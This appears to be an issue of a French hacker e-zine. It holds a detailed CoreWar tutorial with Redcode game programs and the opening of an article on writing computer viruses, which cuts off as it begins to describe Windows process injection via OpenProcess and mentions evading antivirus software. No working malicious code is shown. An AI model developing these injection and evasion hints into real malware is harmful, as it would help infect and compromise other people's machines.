
HZV
Mag #2

Edit

Dans un monde en constante évolution, la dernière des vérités est celle de l'enseignement par la pratique.

Et de deux ! Bien qu'aucun calendrier n'avait été officiellement annoncé, pardon à tout ceux qui l'attendait plus tôt, nous aurions aimer être productif plus rapidement.

Quoi qu'il en soit, nouveau numéro, nouvelle formule, on espère que celle ci vous plaira d'autant plus qu'elle devrait devenir le format quasi-définitif.

Notez la publicité qui, en période de crise, pourrait être vu d'un mauvais oeil ;) sachez néanmoins que nous tiendrons un compte publique afin de tuer dans l'oeuf les éventuelles critiques, étant donné que cette argent nous permet de vous distribuer des lots.


Pour ce second numéro comme vous avez pu le remarquer, de nombreux thèmes introduise la manipulation plus ou moins furtive du système. Base de la première défense, lorsqu'une machine peine à reconnaître une attaque, celle ci devient facile à pirater et offre alors les pleins pouvoir à l'attaquant.

Nous espérons que ce nouveau numéro vous donnera autant qu'à nous satisfaction et que vous continuerez à prendre part à son élaboration. Bonne lecture à tous :)

Alias

Ont Participé à ce numéro

Alias, Bruno Cordioli, Charles FOL, D. Sharon Pruitt, Enila, FluxBit, Hack SpideR, Mikael Hvidtfeldt Christensen, IOT-Record, JoE, kimdokhac, L33ckma, Luis Argerich, Mattew, NiklosKoda, NoSP, Pieuvre, policarpo, Sanguinarius, Stormy, timetrax23, Virtualabs et Yakko.



SOMMAIRE

COREWAR

LA GUERRE DES PROGRAMMES

par JoE

Imaginez la mémoire d'un ordinateur où chaque bloc peut contenir une instruction exécutable par un programme informatique… Imaginez maintenant que plusieurs programmes soient placés dans cette mémoire et que leur exécution commence… Pour finir imaginez que chacun d'entre eux puisse écrire par dessus le code des autres et qu'il existe une instruction particulière qui « tue » celui qui l'exécute… Quel serait le dernier programme « en vie » dans la mémoire ? Qu'elle est la meilleure stratégie à adopter pour éliminer les autres ? Pour éviter de se faire éliminer ? Bienvenue dans le monde de CoreWar !

Comme expliqué dans cette introduction digne d'un Bernard Werber sous amphétamines, il s'agit d'un jeu qui fait s'opposer des programmes informatiques. Il a été créé en 1984 par A.K. Dewdney[(1)] et il est toujours actif ainsi que très intéressant pour quiconque aime se toucher les parties génitales sur des problèmes informatiques. Je vous propose ici d'en découvrir les bases.

Le terrain de jeu est donc la mémoire d'un ordinateur virtuel dont l'unité n'est pas un octet mais une instruction. Les programmes sont écrits dans un langage appelé Redcode qui est un pseudo assembleur (pas d'inquiétude, aucunes compétences requises dans le domaine, seule une cafetière est nécessaire). Le programme qui simule la mémoire et l'exécution des combattants est appelé MARS pour Memory Array Redcode Simulator (il y a des implémentations pour toutes les plateformes). Quelques points importants à retenir avant de tremper les mains dans le bousin :

La mémoire est « circulaire », c'est-à-dire qu'au dessus de la dernière adresse on retombe sur la première.

• L'adressage est relatif : tout est adressé par rapport à l'instruction en train d'être exécuté par le programme, donc l'adresse 0 correspond à l'adresse de l'instruction elle-même, l'adresse 1 à l'instruction suivante, etc.

• Une instruction en Redcode est constituée de trois parties : l'opcode qui désigne l'opération à effectuer, l'adresse source (appe-

lée champ A) et l'adresse destination (appelée … champ B).
• Pour ordonnancer l'exécution des programmes, MARS fait du simple time-sharing : si il y a deux programmes X et Y qui s'affrontent, la première instruction de X est exécutée puis la première de Y, puis la deuxième de X, et ainsi de suite… L'exécution de chaque instruction prend un temps égal.

Avant de voir des premiers exemples de combattants, intéressons nous au jeu d'instruction Redcode (qui deviendra plus clair une fois qu'on aura vu les exemples concrets). Leur nom est souvent explicite mais pour les anglophobes je me permets des explications :

• DAT : l'instruction magique, quiconque l'exécute meurt dans d'atroces souffrances (non j'en fais pas trop).
• MOV : copier de la source vers la destination.
• ADD | SUB | MUL | DIV : comme leur noms l'indiquent, il s'agit des opérations arithmétiques classiques (addition, soustraction, multiplication et division).
• MOD : opération modulo.
• JMP : continuer l'exécution à une autre adresse.
• JMZ, JMN (jump if zero, jump if not zero): tester la nullité d'une instruction et, suivant le résultat, poursuivre l'exécution ou sauter à une autre adresse.
• DJN (decrement and jump if not zero) : décrémenter, tester la nullité et sauter à une autre adresse si ça n'est pas nul.
• SPL (split) : démarrer un deuxième thread à une autre adresse. Nous allons revenir sur cette instruction plus loin.
• SEQ, SNE, SLT (skip if egal, skip if not egal, skip if lower than) : comparer deux valeurs et, suivant le résultat, exécuter ou non l'instruction suivante.
• CMP (compare) : exactement pareil que SEQ.
• LDP, STP (load from p-space, save to p-space) : sauvegarde ou lit une valeur dans un espace mémoire privé à chaque processus qui se nomme le P-Space. C'est assez peu utilisé en pratique.
• NOP (no operation): ne rien faire.

Comme promis, observons maintenant des exemples de programmes. Le premier est l'exemple historique de CoreWar, il a été proposé par son créateur dans l'article fondateur du jeu[1], il se prénomme le Imp et son code est le suivant :

```
MOV 0, 1
```

Essayons de comprendre ce qu'il va faire, initialement on a :

```
MOV 0, 1 <--
```

la flèche représente la prochaine instruction à exécuter par le programme

Donc le programme exécute l'instruction MOV 0,1 qui consiste à copier l'instruction qui se trouve à l'adresse 0 (c'est à dire elle-même) pour la mettre à l'adresse 1. Ainsi on obtient :

```
MOV 0, 1
MOV 0, 1 <--
```

Le programme exécute la prochaine instruction et devient donc :

```
MOV 0, 1
MOV 0, 1
MOV 0, 1 <--
```

Et ainsi de suite… Donc le Imp va se propager dans la mémoire en recouvrant toutes les instructions par MOV 0,1. Si le Imp arrive à recouvrir le code de son adversaire par cette instruction, ce dernier va lui aussi l'exécuter et donc se transformer à son tour en Imp. Cela pose un léger problème : le combat va se terminer en match nul (c'est ce qui arrive si, après un certain nombre de cycles d'exécution, il y a encore plus d'un programme en vie) :-)

Le second programme, lui aussi exemple « classique », est plus agressif. Il se prénomme le Dwarf et voici son code[2] :

```
ADD #4, 3
MOV 2, @2
JMP -2
DAT #0,#0
```

Comment ça marche ? Allons-y tranquillement :


```
ADD #4, 3 <--
MOV 2, @2
JMP -2
DAT #0,#0
```

La première instruction ajoute la valeur numérique 4 (grâce au #, nous y reviendrons) à l'instruction 3, c'est-à-dire celle située 3 blocs plus loin (le DAT #0,#0). En Redcode, ajouter un nombre à une instruction correspond par défaut à ajouter le nombre au champ B de l'instruction cible (nous verrons comment modifier ce comportement).

Ce qui donne :


```
ADD #4, 3
MOV 2, @2 <--
JMP -2
DAT #0,#4 ; ici on a ajouté 4 au
deuxième champ
```

(le ; est le signe des commentaires en Redcode). Ensuite le programme va exécuter un MOV qui copie l'instruction 2 (celle située deux blocs plus loin, donc le DAT #0,#4) pour la mettre à @2… Le @ représente un mode d'adressage particulier : l'adressage indirect du champ B de l'instruction cible. En clair, @2 représente le bloc de mémoire pointée par champ B de l'instruction 2. Dans notre cas il s'agit du #4 de l'instruction DAT, donc le MOV va copier l'instruction DAT #0,#4 (instruction 2) 4 blocs plus loin (le @2) par rapport au DAT, ce qui donne :


```
ADD #4, 3
MOV 2, @2
JMP -2 <--
DAT #0,#4 ;
…
…
…
DAT #0,#4
```

Les … représente l'instruction avec laquelle est initialisée la mémoire. En pratique il s'agit de DAT #0,#0 que l'on évite de représenter pour ne pas alourdir les codes.

La prochaine instruction est un simple saut vers l'instruction -2, c'est-à-dire le ADD.


```
ADD #4, 3 <--
MOV 2, @2
JMP -2
DAT #0,#4
…
…
…
DAT #0,#4
```

Et on recommence, ce qui donne :


```
ADD #4, 3
MOV 2, @2 <--
JMP -2
DAT #0,#8
…
…
…
DAT #0,#4
```

On relance une « bombe » :



```
ADD #4, 3
MOV 2, @2
JMP -2 <--
DAT #0,#8
…
…
…
DAT #0,#4
…
…
…
DAT #0,#8
```

Vous l'aurez compris le programme va ainsi « bombarder » la mémoire tous les 4 blocs avec des instructions DAT. Son objectif est d'écraser (avec un peu de chance) la prochaine instruction qui va être exécuté par son adversaire pour gagner le match.


La mémoire étant « circulaire », les bombes vont revenir jusqu'au code principal, ce qui donnera :

```
DAT #0,#CORESIZE-8
…
…
…
DAT #0,#CORESIZE-4
ADD #4, 3
MOV 2, @2
JMP -2
DAT #0,#CORESIZE-4
…
…
…
DAT #0,#4
…
…
…
DAT #0,#8
```

CORESIZE représente la taille de la mémoire (elle est fixée par les combattants au moment de démarrer le match). Ainsi le programme va recommencer et poser des bombes exactement sur celles de la première tournée. Il est clair que si le CORESIZE n'est pas un multiple de 4 au moment du retour des bombes le Dwarf va écraser son propre code, mais, coup de chance, les tailles les plus utilisées sont 8000, 800 et 80 qui sont bien divisibles par 4 :-)
Que se passe-t-il lorsqu'on fait combattre un Dwarf contre un Imp ? Pour tester cela j'ai utilisé CoreWin[3] qui est une implémentation de CoreWar pour Windows. Une fois codé mes deux warriors le programme va se charger de les placer dans la mémoire (aléatoirement, en faisant en sorte que leur position initiale soient éloignées d'une distance minimale). Puis le combat est lancé et ça ressemble à ça :



On a donc une représentation graphique de la mémoire : les croix jaunes sont les « bombes » du Dwarf (les DAT) et les carrés magenta l'avancée du Imp (les MOV 0,1). Le code du Dwarf se trouve en haut à gauche et on observe que le Imp (qui se propage vers le bas) n'a pas eu le temps d'aller le recouvrir (la mémoire étant circulaire, une fois arrivé en bas à gauche il aurait continué en haut à droite) car il a exécuté une instruction DAT placé par ce fourbe de Dwarf, ce que l'on peut confirmer en allant se promener dans la mémoire à l'endroit où le Imp s'est arrêté :



Le Imp en magenta a bien exécuté un DAT placé par le Dwarf (cette phrase poutre).

Pour obtenir des résultats intéressants il faut faire le combat plusieurs fois car il y a beaucoup de programmes qui utilisent la chance (comme le Dwarf) : le résultat dépend de la position initiale des combattants.

Donc, après 100 matchs, j'obtiens :

Combattant	% de matchs gagnés	% de matchs perdus	% de matchs nuls	Score CoreWar
Dwarf	27	0	73	154
Imp	0	27	73	73

Pour calculer le score CoreWar on donne 3 points à un combattant vainqueur d'une bataille (et 0 au perdant…), et 1 point chacun

lors d'un match nul. On voit donc que le Dwarf l'emporte aisément même si le Imp réussie à provoquer beaucoup de matchs nuls.

Comme promis, intéressons nous de plus près à l'instruction SPL. Elle permet donc de créer un deuxième thread et elle est particulièrement importante pour comprendre les guerriers avancés. Par exemple, le code :


```
SPL 20 <--
JMP 3
```

Va avoir pour effet de créer un deuxième thread qui démarre à l'instruction 20 tandis que le premier thread continue et passe à l'instruction suivante. Au niveau de l'ordonnancement, les threads ne s'exécutent pas en parallèle : si le programme A a deux threads et le B un seul alors ça donne :


```
programme A, thread 1
programme B, thread 1
programme A, thread 2
programme B, thread 1
```

Ce qui a pour effet immédiat de rendre plus « lent » un programme avec plusieurs threads.

Avant de s'intéresser à des programmes plus évolués, il convient de revenir aussi sur les modes d'adressages. Nous avons vu l'adressage immédiat (le #) qui représente les valeurs numériques, le direct ($ ou rien du tout) et l'indirect sur le champ B (@). Dans la dernière mouture du jeu (qui date de 94) de nouveaux modes ont été ajoutés :

* : adressage indirect sur le champ A.

{ : adressage indirect sur le champ A avec pré-décrémentation.

} : adressage indirect sur le champ A avec post-incrémentation.

< : adressage indirect sur le champ B avec pré-décrémentation.

> : adressage indirect sur le champ B avec post-incrémentation.

Sans plus tarder, un exemple :


```
DAT #5,#0
MOV 0,{-1 <--
```

Le MOV va donc copier l'instruction 0 à l'adresse contenue dans le champ A de l'instruction -1 avec pré-décrémentation.

Ce qui donne :


```
DAT #4,#0
MOV 0,{-1
… <--
…
…
MOV 0,{-1 ; ce MOV est 4 lignes
plus loin que le premier
```

Pour finir sur l'adressage remarquons que dans Redcode, même pour les instructions qui n'utilisent pas le champ B, on peut y mettre une décrémentation ou une incrémentation qui sera bien exécuté. Par exemple, l'exécution de l'instruction suivante :


```
DAT #0,#4
DAT #0,#3
DAT <-2, <-1 <--
…
```

Va donner :


```
DAT #0,#3
DAT #0,#2
DAT <-2, <-1
…
```

Le programme a été tué car il a exécuté le DAT <-2,<-1 mais la décrémentation dû aux champs A et B a bien été faite ! On peut aussi penser à des instructions du type JMP 3, <2 : le programme saute à l'instruction 3 et décrémente la 2.

Le dernier aspect technique, introduit dans la version la plus récente du jeu, est le « modificateur » d'instructions. Il s'agit d'introduire de la flexibilité dans le jeu d'instruction en permettant au programmeur de spécifier sur quels champs de l'instruction l'opération en cours doit avoir lieu. Je m'explique : un MOV.AB 1,2 veut dire que l'on copie le champ A de l'instruction 1 dans le champ B de l'instruction 2.

On peut ainsi faire un certain nombre de combinaisons :

MOV.A : copie le champ A de la source dans le champ A de la destination.

MOV.B : devine (un tshirt à gagner).

MOV.AB : copie le champ A de la source dans le champ B de la destination.

MOV.BA : devine (une lampe de poche à gagner).

MOV.F : copie les deux champs de la source dans les mêmes champs de la destination.

MOV.X : copie les deux champs de la source dans les champs inverses de la destination (A dans B et B dans A).

MOV.I : copie toute l'instruction source dans l'instruction destination (ce qui est le comportement par défaut que nous utilisons depuis le début).

Ces modificateurs marchent pour toutes les instructions… ou pas (par exemple JMP n'a pas besoin de modificateurs, vous sautez à une adresse c'est tout) mais il n'y pas de « mauvaises instructions » en Redcode : si vous mettez un modificateur qui n'a pas de sens pour une instruction, alors c'est le modificateur le « plus sensé » qui est mis à la place par le compilateur…

Si on réécrit notre Dwarf avec les modificateurs, ça donne :

```
ADD.AB #4,3
MOV.I 2,@2
JMP -2
DAT #0,#0
```

Corewar existe depuis 25 ans, vous vous doutez que tout un tas de gros ge… euh de gens particulièrement brillants, s'y sont intéressés et ont créés des programmes de plus en plus efficaces. De nombreux tournois ont été organisés, notamment sur Internet où ils sont toujours actifs[6]. Le principe est simple : vous envoyez votre programme par mail à un serveur qui va se charger de lui faire combattre ses adversaires. Il y a différents types de compétitions : les « King Of The Hill » où votre programme combat tour à tour les 20 guerriers qui se trouvent sur la « colline » et, s'il finit dans les 20 premiers, il gagne sa place sur la colline jusqu'à ce qu'il soit lui-même détrôné[7][8]. Il y a aussi les collines dites « infinies » qui elles vont garder en mémoire tous les combattants envoyés[9][10]. Au-delà de ces types de tournoi, il y a différentes catégories : beginner, nano (la taille de la mémoire est réduite et le programme ne peut pas faire plus de 5 lignes), limited process (nombre de threads autorisés par programme limité)… De façon générale les combats sont très souvent en 1v1 et sont répétés un certains nombre de fois pour obtenir des scores Corewar cohérents ; donc les meilleurs programmes sont les meilleurs « en moyenne ».

On peut essayer de classifier les différentes stratégies employées dans ces compétitions, par exemple on trouve :

• Les « bombers », c'est-à-dire des programmes qui, comme le Dwarf, déposent des instructions DAT dans la mémoire. La clé de leur réussite est la rapidité avec laquelle ils vont débusquer le code adverse, donc il leur faut de la chance, mais aussi trouver le bon « espacement » entre leurs bombes (suivant la taille de la mémoire, le nombre d'adversaires…).

• Les « replicators », qui possèdent la caractéristique de recopier leur code à différents endroits de la mémoire en utilisant le multithreading (par le biais de l'instruction SPL). Leur but est de recouvrir le code adverse (ils se servent de leur propre code comme d'une bombe) et d'éviter la mort en étant vivant à plusieurs endroits à la fois.

• Les « scanners », qui sont une véritable école à eux tout seul[4]. Leur but est de contrer les replicators qui ont des bouts de code un peu partout. Leur principe est le suivant :
1. ils vont scanner la mémoire pour trouver les endroits où se trouvent le code ennemi (la mémoire étant initialisée avec des DAT #0,#0, il suffit de comparer pour voir où cette instruction a été modifié).

2. ils vont écraser ce code par des instructions SPL, ce qui aura pour effet de forcer l'ennemie à créer de nouveaux threads et de ce fait va le ralentir (les threads « utiles » s'exécuteront moins souvent).
3. on repart à l'étape 1 tant qu'on pense qu'on n'a pas trouvé toutes les « replications » de l'ennemi.
4. on passe en mode « jtedéfoncelageule » en tuant tous les threads qu'on a ralentit.

L'efficacité d'un scanner va dépendre de la taille de son code par rapport à sa vitesse de scan ; de façon simpliste : un programme court qui scanne vite est meilleur qu'un programme long (donc plus susceptible de prendre des bombes sur la tronche) qui scanne lentement.

• Les « vampires » qui vont bombarder la mémoire avec des JMP pour capturer le programme adverse lorsqu'il en exécutera un. Ils pourront ensuite le ralentir comme les scanners puis les éliminer…

• Les « Imp-style » (appellation personnelle), qui sont des évolutions du simple programme que nous avons vu au début et que nous allons étudier plus en profondeur…

Donc le programme initial est un simple Imp qui se promène dans la mémoire en espérant écraser le code ennemie avant de se faire éliminer :

```
MOV 0, 1
```

Comme dis précédemment, ce programme ne peut pas gagner : au mieux il fait match nul en ayant transformé son adversaire en Imp.

Premièrement, comment se défendre des Imps ? Pour cela on peut faire une « Imp gate »[(5)] :

```
JMP 0,<-10
```

Cette simple ligne aura pour effet de décrémenter, à chaque fois qu'elle est exécutée, le champ B de l'instruction -10 (voir les modes d'adressages). Donc comme notre Imp arrive par « au-dessus » de notre gate (c'est toujours le cas : la mémoire est circulaire et le Imp se propage vers le bas), il va passer par cette instruction -10. Ce qui va donner, quand le Imp arrive au dessus de la gate :

```
MOV 0,1 <-- IMP
DAT #0,#-18
… ; 10 instructions
JMP 0,<-10 <-- GATE
```

Puis, c'est au tour du Imp de s'exécuter :

```
MOV 0,1
MOV 0,1 <-- IMP
…
JMP 0,<-10 <-- GATE
```

Le Imp a donc écrasé la gate. Ensuite c'est au tour de la gate :

```
MOV 0,1
MOV 0,0 <-- IMP ; décrémentation
de B par GATE
…
JMP 0,<-10 <-- GATE
```

Le MOV 0,0 ne modifie en rien la mémoire. Donc le Imp s'exécute et passe à l'instruction suivante :

```
MOV 0,1
MOV 0,0
… <-- IMP
JMP 0,<-10 <-- GATE
```

Et donc à son prochain tour le Imp va exécuter un DAT #0,#0 (valeur initiale de la mémoire) et bam !

Bon les Imps se font fumer, c'est bien mais vous avez sûrement envie de me dire que de toute façon un Imp ne sert pas à grand-chose puisqu'il ne peut pas gagner de matchs. C'est là qu'interviennent les « Imp-Ring » qui ont la capacité d'éliminer leur adversaire en utilisant le principe du Imp. Voici un exemple de ring « 3-Imp » calibré pour une taille de mémoire de 8000 instructions :

```
JMP imp-2666
start : SPL -1
SPL imp+2667
imp : MOV 0,2667
```

J'ai introduit ici des étiquettes (start et imp) dans le code qui représentent des adresses d'instruction et qui permettent de mieux comprendre ce qui se passent. Donc, comment ça marche ?

```
JMP imp-2666
start : SPL -1 <--
SPL imp+2667
imp : MOV 0,2667
```

Le programme commence sur l'instruction start (ça se configure au moment de la compilation) qui créer un deuxième thread à l'instruction -1. Un détail très important de l'instruction SPL c'est qu'au prochain tour, c'est le thread initial qui s'exécute, pas le nouveau. Je représente l'ordre d'exécution des threads en rajoutant des numéros :

```
JMP imp-2666 <-- (3)
start : SPL -1
SPL imp+2667 <-- (2)
imp : MOV 0,2667
```

Encore un SPL exécuté par le thread initial :

```
JMP imp-2666 <-- (3)
start : SPL -1
SPL imp+2667
imp : MOV 0,2667 <--(4)
…
…
… <--(5)
```

Le (5) se situe 2667 instructions après le Imp. Puis c'est au tour du (3) de faire son JMP imp-2666, c'est-à-dire JMP -2663. La mémoire étant circulaire et de taille 8000, ça revient à faire un JMP 5337, ce qui donne :

```
JMP imp-2666
start : SPL -1
SPL imp+2667
imp : MOV 0,2667 <--(4)
…
…
… <--(5)
…
…
… <-- (6)
```

Il y a 2667 instructions entre (5) et (6), tout comme entre (4) et (5). Maintenant c'est au tour du (4) de rentrer en jeu (let's the Imp own you !) :

```
JMP imp-2666
start :  SPL -1
SPL imp+2667
imp :  MOV 0,2667
… <--(7)
…
MOV 0,2667 <--(5)
…
…
… <-- (6)
```

(5) envoie désormais le Imp au (6) :

```
JMP imp-2666
start :  SPL -1
SPL imp+2667
imp : MOV 0,2667
… <--(7)
…
MOV 0,2667
… <--(8)
…
MOV 0,2667 <-- (6)
```

Puis le (6) ramène le Imp au (7) :

```
JMP imp-2666
start :  SPL -1
SPL imp+2667
imp : MOV 0,2667
MOV 0.2667 <--(7)
…
MOV 0,2667
… <--(8)
…
MOV 0,2667
… <--(9)
```

Ainsi de suite, le ring avance à 3 endroits dans la mémoire. Que se passe-t-il quand il touche le code d'un autre processus ? Et bien il met le bazar en écrasant une seule instruction par un MOV 0,2667 sans le forcer à devenir lui aussi un Imp. Cela a pour effet dans la grande majorité des cas de « casser » l'adversaire qui, tôt ou tard, finit par mourir :-)

Pour terminer, tu as sûrement envie, cher lecteur, de voir à quoi ressemble un programme de « vainqueur » qui, après 25 ans de guerre acharnée, domine la sphère internationale de Corewar. Et bien je suis donc allé voir du côté d'une des compétitions les plus actives qui est la « colline infinie nano » (en anglais le nom en jette plus)[10]. Et donc en haut du top on trouve le programme « eerie glow » de John Metcalf :


```
spl #0, >-11
mov }-1, }1
spl <-27, >-19
mov *15, <-7
djn.f -1, <-31
```

Sans rentrer dans une explication fastidieuse (si vous l'exécutez vous « verrez » que c'est un replicator amélioré), vous remarquerez quelque chose de particulier : la plupart des arguments semblent avoir été choisis avec soin. En effet, c'est la dernière évolution de Corewar (vous pensez bien qu'au bout de 25 ans, il faut trouver des choses à faire) : la majorité des programmes (32 sur les 50 premiers sur cette colline) ne sont pas codés « à la main » : les programmeurs utilisent leurs appendices gén... euh des « evolver ». Il s'agit de programmes chargés d'optimiser les arguments, les instructions de vos combattants pour les rendre les plus performants possibles (puisque rappelons que le but est de gagner le plus « en moyenne ») suivant la taille de la mémoire, les caractéristiques les plus répandus chez les adversaires... Ca peut sembler un peu loin du principe initial de Corewar mais en fait pas tant que ça, car coder un des ces « evolver » constitue un challenge de programmation intéressant. Et il reste encore des irréductibles pour coder manuellement :-)

J'espère vous avoir donné envie d'essayer ce jeu, c'est assez passionnant et ça peut vite devenir compliqué :) Vous trouverez dans la bibliographie tous les liens nécessaires pour débuter (cet article n'étant pas du tout exhaustif) et vous pouvez contacter certains très bons joueurs par IRC sur le serveur irc.koth.org dans le channel #corewar (je le remercie d'ailleurs pour leur aide :)).

Bibliographie

1. Core War First Article
http://www.koth.org/info/akdewdney/First.htm

2. The beginners' guide to Redcode
http://vyznev.net/corewar/guide.html

3. Core Win
http://www.geocities.com/corewin2

4. Scanners
http://corewar.co.uk/scanner.htm

5. Chapter 1
http://www.koth.org/info/chapter1.html

6. Competitions
http://corewar.co.uk/hills.htm

7. King of the hill
http://www.koth.org


8. King of the hill SAL
http://sal.math.ualberta.ca

9. Infinite tiny hill
http://corewar.co.uk/infitiny/index.htm

10. Infinite nano hill
http://corewar.co.uk/infinano/index.htm

Will you be able to get the r00t access ?

http://www.nuitduhack.com



TECHNIQUE

LES VIRUS INFORMATIQUES

par HacK SpideR

A notre époque, on entend souvent parler de virus et généralement, on les nomme à tort. En effet, il faut différencier les logiciels malveillants existant (virus, ver, Cheval de Troie ou Rootkit ...), bien qu'un virus peut à la fois être un Cheval de Troie et/ou un ver ou encore une bombe logique... Les virus informatiques ne sont pas forcement les plus dangereux mais sûrement les plus difficile à enlever.

L'Histoire des virus

Les premiers virus sont à l'origine un jeu. En effet, en 1970, dans les laboratoires de la société Bell aux Etats-Unis, de jeunes informaticiens développent un jeu nommé "Core War" (ndlr: voir article CoreWar ;). Le principe de ce jeu est simple, chaque joueur doit écrire un programme, les programmes sont ensuite chargés en mémoire et le système d'exploitation M.A.R.S. multitâche (pour Memory Array Redcode Simulator), exécute tour à tour une instruction de chacun des programmes. Le but d'un programme est de détruire le programme adverse tout en assurant sa propre survit. Ce jeu contenait à l'époque tout les principes de la programmation des virus informatiques. Les programmes étaient écrit en Redcode, un type de langage assembleur.

Qu' est-ce qu'un Virus ?

Un virus informatique est un programme malveillant fonctionnant de manière similaire aux virus biologiques. La définition d'un virus biologique est : "une entité biologique qui nécessite une cellule hôte, dont il utilise les constituants pour se multiplier". C'est exactement le fonctionnement d'un virus informatique :
Un virus informatique est un petit programme qui nécessite un programme hôte pour se multiplier. Donc un virus informatique n'est pas forcement un programme qui ne cherche qu'à détruire un ordinateur mais simplement un programme qui se copie dans d'autres programmes qui à leurs tour se copieront dans d'autres programmes.

Il faut savoir qu'il existe deux types de virus : les virus résidents et les virus non-résidents. Les

virus résidents se copient dans la mémoire de l'ordinateur et se contentent d'infecter les programmes en cours de fonctionnement et donc un simple redémarrage de la machine suffit généralement à "désinfecter" une machine.
Les virus non-résidents eux se copient dans les programmes (format PE sous windows ou ELF sous linux) se trouvant sur le disque dur et donc les programmes sont modifiés définitivement, ce qui fait qu' à chaque lancement d'un programme le virus se lancera... Bien sur, la plupart des virus utilisent les deux méthodes pour se propager le plus rapidement possible et le plus longtemps possible.

J'ai choisi de coder les exemples sous windows car c'est un système assez facile à infecter. ;)

Cas d'un virus résident

Le principal intérêt de ce genre de virus est la rapidité de l'infection. En effet, si chaque processus infecte d'autres processus qui à leurs tours infecteront d'autres processus, l'infection va donc être très rapide.
Malheureusement pour les virus, ce genre d'infection est de nos jours souvent détectée par les antivirus surveillant les fonctions (API) les plus souvent utilisées pour injecter du code dans un processus.

J'expliquerai une méthode fonctionnant sous windows qui est connu et parfois (voir souvent) détectée par les antivirus bien qu'il existe diverses ruses permettant d'injecter du code sans être repéré. On peut par exemple utiliser les debug API pour piloter le processus ciblé...

La méthode d'injection de code la plus simple existante est celle utilisant les API :
- OpenProcess : qui retourne un Handle d'un processus cible ;
